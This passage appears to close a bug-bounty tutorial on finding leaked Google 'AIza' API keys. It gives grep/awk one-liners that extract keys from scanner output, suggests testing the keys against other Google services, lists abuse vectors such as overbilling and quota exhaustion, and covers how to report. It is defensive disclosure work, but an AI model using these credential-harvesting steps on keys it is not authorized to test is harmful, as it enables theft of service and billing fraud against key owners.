Before moving to next tool, you first need to extract only the Gemini API keys from the Gemisc.py results file. You can use the following commands to grab the keys and save them into a clean api_keys.txt file depending on the output format:
# Regex extraction
cat results.txt | grep -o 'AIza[0-9A-Za-z_-]*' > api_keys.txt

# From scanner's KEY: output format
cat results.txt | awk '/KEY:/ {print $2}' > api_keys.txt
Phase 8— Testing Beyond Gemini

Just because a key fails Gemini validation doesn't mean it's useless. The Aiza format is used across many Google services, so a key that doesn't work with Gemini might still work with APIs like Maps, Firebase, Cloud Vision, or YouTube Data. Some of these can still lead to serious impact depending on the permissions.

To make this easier, I built a dedicated multi-service scanner that checks all of this automatically:
Financial Impact and Reporting
A report that moves through triage quickly and earns appropriate severity has three components beyond "here's the key":
- Exact source. The full GitHub URL or live target JS bundle URL where the key was found. Include the line number if possible. Triage teams verify the exposure is real before anything else.
- Validated capabilities with evidence. List every endpoint and model that responded successfully. Include the curl command and truncated response for each capability tested. Attach the generated output files — the .png, .mp4, .mp3 as direct attachments.
- Financial impact estimate. Use the Gemini API pricing page to calculate what your PoC tests cost the company per run. If Imagen was accessible, note the per-image cost. If Veo was accessible, note per-second video generation rates. A concrete number ("an attacker could generate approximately $X in API costs per hour at scale") carries significantly more weight than vague impact language.
Frame the vulnerability around real impact. Use official Gemini pricing data to show potential financial risk, and keep the impact summary structured so triage teams can quickly understand the severity. References from sources like Truffle Security can also help support the report.
┌────────────────────────┬──────────────────────────────────────────────────────────────┬──────────────────────────────────────────────────────────────┐
│ Risk Vector            │ Technical Exposure                                           │ Business Impact                                              │
├────────────────────────┼──────────────────────────────────────────────────────────────┼──────────────────────────────────────────────────────────────┤
│ Quota Exhaustion       │ Flooding text and media endpoints with automated requests.   │ Denial of service for production applications using the API. │
├────────────────────────┼──────────────────────────────────────────────────────────────┼──────────────────────────────────────────────────────────────┤
│ Financial Overbilling  │ Generating video or image assets through Veo/Imagen models.  │ Massive spikes in Google Cloud billing costs.                │
├────────────────────────┼──────────────────────────────────────────────────────────────┼──────────────────────────────────────────────────────────────┤
│ Data Abuse             │ Unauthenticated access to File and Corpora endpoints.        │ Data exposure, unauthorized hosting, or stored data abuse.   │
└────────────────────────┴──────────────────────────────────────────────────────────────┴──────────────────────────────────────────────────────────────┘You can also watch this video where I showed the complete practicle of this method:
Conclusion
Exposed Google API keys might look like small mistakes, but they can lead to real impact when tested properly. If you focus on validation, safe proof of concept and clear reporting, these findings can turn into solid bug bounty results. Keep your workflow simple, stay within scope and always prioritize responsible testing.
Disclaimer
The content provided in this article is for educational and informational purposes only. Always ensure you have proper authorization before conducting security assessments. Use this information responsibly.